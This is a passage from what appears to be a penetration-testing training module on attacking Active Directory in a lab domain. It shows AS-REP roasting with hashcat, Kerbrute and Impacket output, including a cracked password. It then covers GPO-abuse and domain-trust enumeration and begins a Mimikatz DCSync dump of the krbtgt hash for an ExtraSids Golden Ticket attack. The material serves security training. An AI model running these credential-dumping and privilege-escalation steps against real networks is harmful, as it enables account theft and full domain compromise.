1A8746A99AD3E757BFE097B852F72CEAE1B74720C011CFF7EC94CBB6456982F14DA17213B3
B27DFA1AD4C7B5C7120DB0D70763549E5144F1F5EE2AC71DDFC4DCA9D25D39737DC83B6BC6
0E0A0054FC0FD2B2B48B25C6CA

We can then crack the hash offline using Hashcat with mode 18200.

Cracking the Hash Offline with Hashcat

```
hashcat -m 18200 ilfreight asrep /usr/share/wordlists/rockyou.txt
```

hashcat (v6.1.1) starting...

<SNIP>

 :d18650f4f4e0537e0188a6897a478c55\$0978822dec13046712db7dc03f6c4de059a946485451aae98bb93dff8e3e64f3aa5614160f21a029c2b9437cb16e5e9da4a2870fec0596b09bada989d1f8057262ea40840e8d0f20313b4e9a40fa5e4f987ff404313227a7bffae748e07201369d48abb4727dfe1a9f09d50d7ee3aa5c13e4433e0f9217533ee0e74b02eb8907e13a208340728f794ed5103cb3e5c7915bf2f449afda41988ff48a356bf2be680a25931a8746a99ad3e757bfe097b852f72ceae1b74720c011cff7ec94ccb6456982f14da17213b3b27dfa1ad4c7b5c7120db0d70763549e5144f1f5ee2ac71ddfc4dca9d25d39737dc83b6bc60e0a0054fc0fd2b2b48b25c6ca :Welcome ! 00

```
Session.....: hashcat
Status.....: Cracked
Hash.Name....: Kerberos 5, etype 23, AS-REP
Hash.Target...: [email protected]:d18650f4f...25c6ca
Time.Started.: Fri Apr 1 13:18:40 2022 (14 secs)
Time.Estimated: Fri Apr 1 13:18:54 2022 (0 secs)
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 782.4 kH/s (4.95ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 10506240/14344385 (73.24%)
Rejected.....: 0/10506240 (0.00%)
Restore.Point.: 10493952/14344385 (73.16%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1.: WellHelloNow -> W14233LTKM

Started: Fri Apr 1 13:18:37 2022
Stopped: Fri Apr 1 13:18:55 2022
```

When performing user enumeration with `Kerbrute`, the tool will automatically retrieve the AS-REP for any users found that do not require Kerberos pre-authentication.

Retrieving the AS-REP Using Kerbrute

```
kerbrute userenum -d inlanefreight.local --dc 172.16.5.5 /opt/ismith.txt
```

Version: dev (9cfb81e) - 04/01/22 - Ronnie Flathers @ropnop

```

2022/04/01 13:14:17 > Using KDC(s):
2022/04/01 13:14:17 > 172.16.5.5:88

2022/04/01 13:14:17 > [+] VALID USERNAME: [email protected]
2022/04/01 13:14:17 > [+] mmorgan has no pre auth required. Dumping hash
to crack offline:
[email
protected]:400d306dda575be3d429aad39ec68a33$8698ee566cde591a7ddd1782db6f7e
d8531e266befed4856b9fcbbdda83a0c9c5ae4217b9a43d322ef35a6a22ab4cbc86e55a1fa
122a9f5cb22596084d6198454f1df2662cb00f513d8dc3b8e462b51e8431435b92c87d200d
a7065157a6b24ec5bc0090e7cf778ae036c6781cc7b94492e031a9c076067afc434aa98e83
1e6b3bff26f52498279a833b04170b7a4e7583a71299965c48a918e5d72b5c4e9b2ccb9cf7
d793ef322047127f01fd32bf6e3bb5053ce9a4bf82c53716b1cee8f2855ed69c3b92098b25
5cc1c5cad5cd1a09303d83e60e3a03abee0a1bb5152192f3134de1c0b73246b00f8ef06c79
2626fd2be6ca7af52ac4453e6a

<SNIP>

```

With a list of valid users, we can use [Get-NPUsers.py](#) from the Impacket toolkit to hunt for all users with Kerberos pre-authentication not required. The tool will retrieve the AS-REP in Hashcat format for offline cracking for any found. We can also feed a wordlist such as `jsmith.txt` into the tool, it will throw errors for users that do not exist, but if it finds any valid ones without Kerberos pre-authentication, then it can be a nice way to obtain a foothold or further our access, depending on where we are in the course of our assessment. Even if we are unable to crack the AS-REP using Hashcat it is still good to report this as a finding to clients (just lower risk if we cannot crack the password) so they can assess whether or not the account requires this setting.

Hunting for Users with Kerberoast Pre-auth Not Required

```

GetNPUsers.py INLANEFREIGHT.LOCAL/ -dc-ip 172.16.5.5 -no-pass -usersfile
valid_ad_users
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth
Corporation

[-] User [email protected] doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [email protected] doesn't have UF_DONT_REQUIRE_PREAUTH set

```

We have now covered a few ways that we can perform an ASREPRoasting attack from both Windows and Linux hosts and witnessed how we do not need to be on a domain-joined host to a) enumerate accounts that do not require Kerberos pre-authentication and b) perform this attack and obtain an AS-REP to crack offline to either gain a foothold in the domain or further our access.

Group Policy Object (GPO) Abuse

Group Policy provides administrators with many advanced settings that can be applied to both user and computer objects in an AD environment. Group Policy, when used right, is an excellent tool for hardening an AD environment by configuring user settings, operating systems, and applications. That being said, Group Policy can also be abused by attackers. If we can gain rights over a Group Policy Object via an ACL misconfiguration, we could leverage this for lateral movement, privilege escalation, and even domain compromise and as a persistence mechanism within the domain. Understanding how to enumerate and attack GPOs can give us a leg up and can sometimes be the ticket to achieving our goal in a rather locked-down environment.

GPO misconfigurations can be abused to perform the following attacks:

- Adding additional rights to a user (such as SeDebugPrivilege, SeTakeOwnershipPrivilege, or SeImpersonatePrivilege)

- Adding a local admin user to one or more hosts
- Creating an immediate scheduled task to perform any number of actions

We can enumerate GPO information using many of the tools we've been using throughout this module such as PowerView and BloodHound. We can also use [group3r](#), [ADRecon](#), [PingCastle](#), among others, to audit the security of GPOs in a domain.

Using the [Get-DomainGPO](#) function from PowerView, we can get a listing of GPOs by name.

Enumerating GPO Names with PowerView

```
PS C:\htb> Get-DomainGPO | select displayname

displayname
-----
Default Domain Policy
Default Domain Controllers Policy
Deny Control Panel Access
Disallow LM Hash
Deny CMD Access
Disable Forced Restarts
Block Removable Media
Disable Guest Account
Service Accounts Password Policy
Logon Banner
Disconnect Idle RDP
Disable NetBIOS
AutoLogon
GuardAutoLogon
Certificate Services
```

This can be helpful for us to begin to see what types of security measures are in place (such as denying cmd.exe access and a separate password policy for service accounts). We can see that autologon is in use which may mean there is a readable password in a GPO, and see that Active Directory Certificate Services (AD CS) is present in the domain. If Group Policy Management Tools are installed on the host we are working from, we can use various built-in [GroupPolicy cmdlets](#) such as `Get-GPO` to perform the same enumeration.

Enumerating GPO Names with a Built-In Cmdlet

```
PS C:\htb> Get-GPO -All | Select DisplayName

DisplayName
-----
Certificate Services
Default Domain Policy
```

```
Disable NetBIOS
Disable Guest Account
AutoLogon
Default Domain Controllers Policy
Disconnect Idle RDP
Disallow LM Hash
Deny CMD Access
Block Removable Media
GuardAutoLogon
Service Accounts Password Policy
Logon Banner
Disable Forced Restarts
Deny Control Panel Access
```

Next, we can check if a user we can control has any rights over a GPO. Specific users or groups may be granted rights to administer one or more GPOs. A good first check is to see if the entire Domain Users group has any rights over one or more GPOs.

Enumerating Domain User GPO Rights

```
PS C:\htb> $sid=Convert-NameToSid "Domain Users"
PS C:\htb> Get-DomainGPO | Get-ObjectAcl | ?{$_ .SecurityIdentifier -eq
$sid}

ObjectDN          : CN={7CA9C789-14CE-46E3-A722-
83F4097AF532},CN=Policies,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ObjectSID        :
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty,
WriteProperty, Delete, GenericExecute, WriteDacl,
                      WriteOwner
BinaryLength      : 36
AceQualifier     : AccessAllowed
IsCallback       : False
OpaqueLength     : 0
AccessMask       : 983095
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-513
AceType          : AccessAllowed
AceFlags         : ObjectInherit, ContainerInherit
IsInherited      : False
InheritanceFlags : ContainerInherit, ObjectInherit
PropagationFlags : None
AuditFlags       : None
```

Here we can see that the Domain Users group has various permissions over a GPO, such as `WriteProperty` and `WriteDacl`, which we could leverage to give ourselves full control over the GPO and pull off any number of attacks that would be pushed down to any users


and computers in OUs that the GPO is applied to. We can use the GPO GUID combined with `Get-GPO` to see the display name of the GPO.

Converting GPO GUID to Name


```
PS C:\htb Get-GPO -Guid 7CA9C789-14CE-46E3-A722-83F4097AF532
```

```
DisplayName      : Disconnect Idle RDP
DomainName      : INLANEFREIGHT.LOCAL
Owner           : INLANEFREIGHT\Domain Admins
Id              : 7ca9c789-14ce-46e3-a722-83f4097af532
GpoStatus       : AllSettingsEnabled
Description     :
CreationTime    : 10/28/2021 3:34:07 PM
ModificationTime: 4/5/2022 6:54:25 PM
UserVersion     : AD Version: 0, SysVol Version: 0
ComputerVersion : AD Version: 0, SysVol Version: 0
WmiFilter       :
```

Checking in BloodHound, we can see that the `Domain Users` group has several rights over the `Disconnect Idle RDP` GPO, which could be leveraged for full control of the object.



If we select the GPO in BloodHound and scroll down to `Affected Objects` on the Node Info tab, we can see that this GPO is applied to one OU, which contains four computer objects.



We could use a tool such as [SharpGPOAbuse](#) to take advantage of this GPO misconfiguration by performing actions such as adding a user that we control to the local admins group on one of the affected hosts, creating an immediate scheduled task on one of the hosts to give us a reverse shell, or configure a malicious computer startup script to provide us with a reverse shell or similar. When using a tool like this, we need to be careful because commands can be run that affect every computer within the OU that the GPO is linked to. If we found an editable GPO that applies to an OU with 1,000 computers, we would not want to make the mistake of adding ourselves as a local admin to that many hosts. Some of the attack options available with this tool allow us to specify a target user or host. The hosts shown in the above image are not exploitable, and GPO attacks will be covered in-depth in a later module.

Onwards

We have seen various misconfigurations that we may run into during an assessment, and there are many more that will be covered in more advanced Active Directory modules. It is worth familiarizing ourselves with as many attacks as possible, so we recommend doing some research on topics such as:

- Active Directory Certificate Services (AD CS) attacks
- Kerberos Constrained Delegation
- Kerberos Unconstrained Delegation
- Kerberos Resource-Based Constrained Delegation (RBCD)

In the following few sections, we will briefly cover attacking AD trusts. This is a vast and complicated topic that will be covered in-depth in a later module.

Domain Trusts Primer

Scenario

Many large organizations will acquire new companies over time and bring them into the fold. One way this is done for ease of use is to establish a trust relationship with the new domain. In doing so, you can avoid migrating all the established objects, making integration much quicker. This trust can also introduce weaknesses into the customer's environment if they are not careful. A subdomain with an exploitable flaw or vulnerability can provide us with a quick route into the target domain. Companies may also establish trusts with other companies (such as an MSP), a customer, or other business units of the same company (such as a division of the company in another geographical region). Let's explore domain trusts more and how we can abuse built-in functionality during our assessments.

Domain Trusts Overview


A [trust](#) is used to establish forest-forest or domain-domain (intra-domain) authentication, which allows users to access resources in (or perform administrative tasks) another domain, outside of the main domain where their account resides. A trust creates a link between the authentication systems of two domains and may allow either one-way or two-way (bidirectional) communication. An organization can create various types of trusts:

- Parent-child : Two or more domains within the same forest. The child domain has a two-way transitive trust with the parent domain, meaning that users in the child domain `corp.inlanefreight.local` could authenticate into the parent domain `inlanefreight.local`, and vice-versa.
- Cross-link : A trust between child domains to speed up authentication.
- External : A non-transitive trust between two separate domains in separate forests which are not already joined by a forest trust. This type of trust utilizes [SID filtering](#) or filters out authentication requests (by SID) not from the trusted domain.
- Tree-root : A two-way transitive trust between a forest root domain and a new tree root domain. They are created by design when you set up a new tree root domain within a forest.
- Forest : A transitive trust between two forest root domains.
- [ESAE](#): A bastion forest used to manage Active Directory.

When establishing a trust, certain elements can be modified depending on the business case.

Trusts can be transitive or non-transitive.

- A transitive trust means that trust is extended to objects that the child domain trusts. For example, let's say we have three domains. In a transitive relationship, if Domain A has a trust with Domain B, and Domain B has a transitive trust with Domain C, then Domain A will automatically trust Domain C.
- In a non-transitive trust, the child domain itself is the only one trusted.



Adapted from [here](#)

Trust Table Side By Side

Transitive	Non-Transitive
Shared, 1 to many	Direct trust
The trust is shared with anyone in the forest	Not extended to next level child domains
Forest, tree-root, parent-child, and cross-link trusts are transitive	Typical for external or custom trust setups


An easy comparison to make can be package delivery to your house. For a transitive trust, you have extended the permission to anyone in your household (forest) to accept a package on your behalf. For a non-transitive trust, you have given strict orders with the package that no one other than the delivery service and you can handle the package, and only you can sign for it.

Trusts can be set up in two directions: one-way or two-way (bidirectional).

- One-way trust : Users in a trusted domain can access resources in a trusting domain, not vice-versa.
- Bidirectional trust : Users from both trusting domains can access resources in the other domain. For example, in a bidirectional trust between INLANEFREIGHT.LOCAL and FREIGHTLOGISTICS.LOCAL , users in INLANEFREIGHT.LOCAL would be able to access resources in FREIGHTLOGISTICS.LOCAL , and vice-versa.

Domain trusts are often set up incorrectly and can provide us with critical unintended attack paths. Also, trusts set up for ease of use may not be reviewed later for potential security implications if security is not considered before establishing the trust relationship. A Merger & Acquisition (M&A) between two companies can result in bidirectional trusts with acquired companies, which can unknowingly introduce risk into the acquiring company's environment if the security posture of the acquired company is unknown and untested. If someone wanted to target your organization, they could also look at the other company you acquired for a potentially softer target to attack, allowing them to get into your organization indirectly. It is not uncommon to be able to perform an attack such as Kerberoasting against a domain outside the principal domain and obtain a user that has administrative access within the principal domain. I have performed many penetration tests where this was the case: I was unable to find a foothold in the principal domain, but was able to find a flaw in a trusted domain which, in turn, gave me a foothold, or even full admin rights in the principal domain. This type of "end-around" attack could be prevented if security is considered as paramount before establishing any kind of domain trust. As we examine trust relationships, keep these thoughts in mind for reporting. Often, we will find that the larger organization is unaware that a trust relationship exists with one or more domains.

Below is a graphical representation of the various trust types.



Enumerating Trust Relationships

We can use the [Get-ADTrust](#) cmdlet to enumerate domain trust relationships. This is especially helpful if we are limited to just using built-in tools.

Using Get-ADTrust

```

PS C:\htb> Import-Module activedirectory
PS C:\htb> Get-ADTrust -Filter *

Direction          : BiDirectional
DisallowTransitivity : False
DistinguishedName   :
CN=LOGISTICS.INLANEFREIGHT.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive    : False
IntraForest         : True
IsTreeParent        : False
IsTreeRoot          : False
Name                : LOGISTICS.INLANEFREIGHT.LOCAL
ObjectClass         : trustedDomain
ObjectGUID          : f48a1169-2e58-42c1-ba32-a6ccb10057ec
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source              : DC=INLANEFREIGHT,DC=LOCAL

```

```

Target : LOGISTICS.INLANEFREIGHT.LOCAL
TGTDelegation : False
TrustAttributes : 32
TrustedPolicy :
TrustingPolicy :
TrustType : Uplevel
UplevelOnly : False
UsesAESKeys : False
UsesRC4Encryption : False

Direction : BiDirectional
DisallowTransitivity : False
DistinguishedName :
CN=FREIGHTLOGISTICS.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive : True
IntraForest : False
IsTreeParent : False
IsTreeRoot : False
Name : FREIGHTLOGISTICS.LOCAL
ObjectClass : trustedDomain
ObjectGUID : 1597717f-89b7-49b8-9cd9-0801d52475ca
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source : DC=INLANEFREIGHT,DC=LOCAL
Target : FREIGHTLOGISTICS.LOCAL
TGTDelegation : False
TrustAttributes : 8
TrustedPolicy :
TrustingPolicy :
TrustType : Uplevel
UplevelOnly : False
UsesAESKeys : False
UsesRC4Encryption : False

```

The above output shows that our current domain `INLANEFREIGHT.LOCAL` has two domain trusts. The first is with `LOGISTICS.INLANEFREIGHT.LOCAL`, and the `IntraForest` property shows that this is a child domain, and we are currently positioned in the root domain of the forest. The second trust is with the domain `FREIGHTLOGISTICS.LOCAL`, and the `ForestTransitive` property is set to `True`, which means that this is a forest trust or external trust. We can see that both trusts are set up to be bidirectional, meaning that users can authenticate back and forth across both trusts. This is important to note down during an assessment. If we cannot authenticate across a trust, we cannot perform any enumeration or attacks across the trust.

Aside from using built-in AD tools such as the Active Directory PowerShell module, both PowerView and BloodHound can be utilized to enumerate trust relationships, the type of

trusts established, and the authentication flow. After importing PowerView, we can use the [Get-DomainTrust](#) function to enumerate what trusts exist, if any.

Checking for Existing Trusts using Get-DomainTrust

```
PS C:\htb> Get-DomainTrust

SourceName      : INLANEFREIGHT.LOCAL
TargetName      : LOGISTICS.INLANEFREIGHT.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection   : Bidirectional
WhenCreated     : 11/1/2021 6:20:22 PM
WhenChanged     : 2/26/2022 11:55:55 PM

SourceName      : INLANEFREIGHT.LOCAL
TargetName      : FREIGHTLOGISTICS.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection   : Bidirectional
WhenCreated     : 11/1/2021 8:07:09 PM
WhenChanged     : 2/27/2022 12:02:39 AM
```

PowerView can be used to perform a domain trust mapping and provide information such as the type of trust (parent/child, external, forest) and the direction of the trust (one-way or bidirectional). This information is beneficial once a foothold is obtained, and we plan to compromise the environment further.

Using Get-DomainTrustMapping

```
PS C:\htb> Get-DomainTrustMapping

SourceName      : INLANEFREIGHT.LOCAL
TargetName      : LOGISTICS.INLANEFREIGHT.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection   : Bidirectional
WhenCreated     : 11/1/2021 6:20:22 PM
WhenChanged     : 2/26/2022 11:55:55 PM

SourceName      : INLANEFREIGHT.LOCAL
TargetName      : FREIGHTLOGISTICS.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection   : Bidirectional
WhenCreated     : 11/1/2021 8:07:09 PM
```

```

WhenChanged      : 2/27/2022 12:02:39 AM

SourceName      : FREIGHTLOGISTICS.LOCAL
TargetName      : INLANEFREIGHT.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection   : Bidirectional
WhenCreated     : 11/1/2021 8:07:08 PM
WhenChanged     : 2/27/2022 12:02:41 AM

SourceName      : LOGISTICS.INLANEFREIGHT.LOCAL
TargetName      : INLANEFREIGHT.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection   : Bidirectional
WhenCreated     : 11/1/2021 6:20:22 PM
WhenChanged     : 2/26/2022 11:55:55 PM

```

From here, we could begin performing enumeration across the trusts. For example, we could look at all users in the child domain:

Checking Users in the Child Domain using Get-DomainUser

```

PS C:\htb> Get-DomainUser -Domain LOGISTICS.INLANEFREIGHT.LOCAL | select
SamAccountName

samaccountname
-----
htb-student_adm
Administrator
Guest
lab_adm
krbtgt

```

Another tool we can use to get Domain Trust is `netdom`. The `netdom query` sub-command of the `netdom` command-line tool in Windows can retrieve information about the domain, including a list of workstations, servers, and domain trusts.

Using netdom to query domain trust

```

C:\htb> netdom query /domain:inlanefreight.local trust
Direction Trusted\Trusting domain           Trust type
===== =====
<->      LOGISTICS.INLANEFREIGHT.LOCAL

```

```
Direct
Not found

<->      FREIGHTLOGISTICS.LOCAL
Direct
Not found

The command completed successfully.
```

Using netdom to query domain controllers

```
C:\htb> netdom query /domain:inlanefreight.local dc
List of domain controllers with accounts in the domain:

ACADEMY-EA-DC01
The command completed successfully.
```

Using netdom to query workstations and servers


```
C:\htb> netdom query /domain:inlanefreight.local workstation
List of workstations with accounts in the domain:

ACADEMY-EA-MS01
ACADEMY-EA-MX01      ( Workstation or Server )

SQL01      ( Workstation or Server )
ILF-XRG     ( Workstation or Server )
MAINLON     ( Workstation or Server )
CISERVER    ( Workstation or Server )
INDEX-DEV-LON   ( Workstation or Server )
...SNIP...
```

We can also use BloodHound to visualize these trust relationships by using the `Map Domain Trusts` pre-built query. Here we can easily see that two bidirectional trusts exist.

Visualizing Trust Relationships in BloodHound



Onwards

In the following few sections, we will cover common attacks that we can perform against child --> parent domain trusts and across bidirectional forest trusts. These types of attacks should not be overlooked, but we should always check with our client to ensure that any trusts we uncover during our enumeration are in scope for the assessment and we are not going outside the Rules of Engagement.

Attacking Domain Trusts - Child -> Parent Trusts - from Windows

SID History Primer

The [sidHistory](#) attribute is used in migration scenarios. If a user in one domain is migrated to another domain, a new account is created in the second domain. The original user's SID will be added to the new user's SID history attribute, ensuring that the user can still access resources in the original domain.

SID history is intended to work across domains, but can work in the same domain. Using Mimikatz, an attacker can perform SID history injection and add an administrator account to the SID History attribute of an account they control. When logging in with this account, all of the SIDs associated with the account are added to the user's token.

This token is used to determine what resources the account can access. If the SID of a Domain Admin account is added to the SID History attribute of this account, then this account will be able to perform DCSync and create a [Golden Ticket](#) or a Kerberos ticket-granting ticket (TGT), which will allow for us to authenticate as any account in the domain of our choosing for further persistence.

ExtraSids Attack - Mimikatz

This attack allows for the compromise of a parent domain once the child domain has been compromised. Within the same AD forest, the [sidHistory](#) property is respected due to a lack of [SID Filtering](#) protection. SID Filtering is a protection put in place to filter out authentication requests from a domain in another forest across a trust. Therefore, if a user in a child domain that has their sidHistory set to the Enterprise Admins group (which only exists in the parent domain), they are treated as a member of this group, which allows for administrative access to the entire forest. In other words, we are creating a Golden Ticket from the compromised child domain to compromise the parent domain. In this case, we will leverage the `SIDHistory` to grant an account (or non-existent account) Enterprise Admin rights by modifying this attribute to contain the SID for the Enterprise Admins group, which will give us full access to the parent domain without actually being part of the group.

To perform this attack after compromising a child domain, we need the following:

- The KRBTGT hash for the child domain
- The SID for the child domain
- The name of a target user in the child domain (does not need to exist!)
- The FQDN of the child domain.
- The SID of the Enterprise Admins group of the root domain.
- With this data collected, the attack can be performed with Mimikatz.

Now we can gather each piece of data required to perform the ExtraSids attack. First, we need to obtain the NT hash for the [KRBTGT](#) account, which is a service account for the Key Distribution Center (KDC) in Active Directory. The account KRB (Kerberos) TGT (Ticket Granting Ticket) is used to encrypt/sign all Kerberos tickets granted within a given domain. Domain controllers use the account's password to decrypt and validate Kerberos tickets. The KRBTGT account can be used to create Kerberos TGT tickets that can be used to request TGS tickets for any service on any host in the domain. This is also known as the Golden Ticket attack and is a well-known persistence mechanism for attackers in Active Directory environments. The only way to invalidate a Golden Ticket is to change the password of the KRBTGT account, which should be done periodically and definitely after a penetration test assessment where full domain compromise is reached.

Since we have compromised the child domain, we can log in as a Domain Admin or similar and perform the DCSync attack to obtain the NT hash for the KRBTGT account.

Obtaining the KRBTGT Account's NT Hash using Mimikatz

```
PS C:\htb> mimikatz # lsadump::dcsync /user:LOGISTICS\krbtgt
[DC] 'LOGISTICS.INLANEFREIGHT.LOCAL' will be the domain
[DC] 'ACADEMY-EA-DC02.LOGISTICS.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'LOGISTICS\krbtgt' will be the user account
[rpc] Service : ldap
```

```
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : krbtgt

** SAM ACCOUNT **

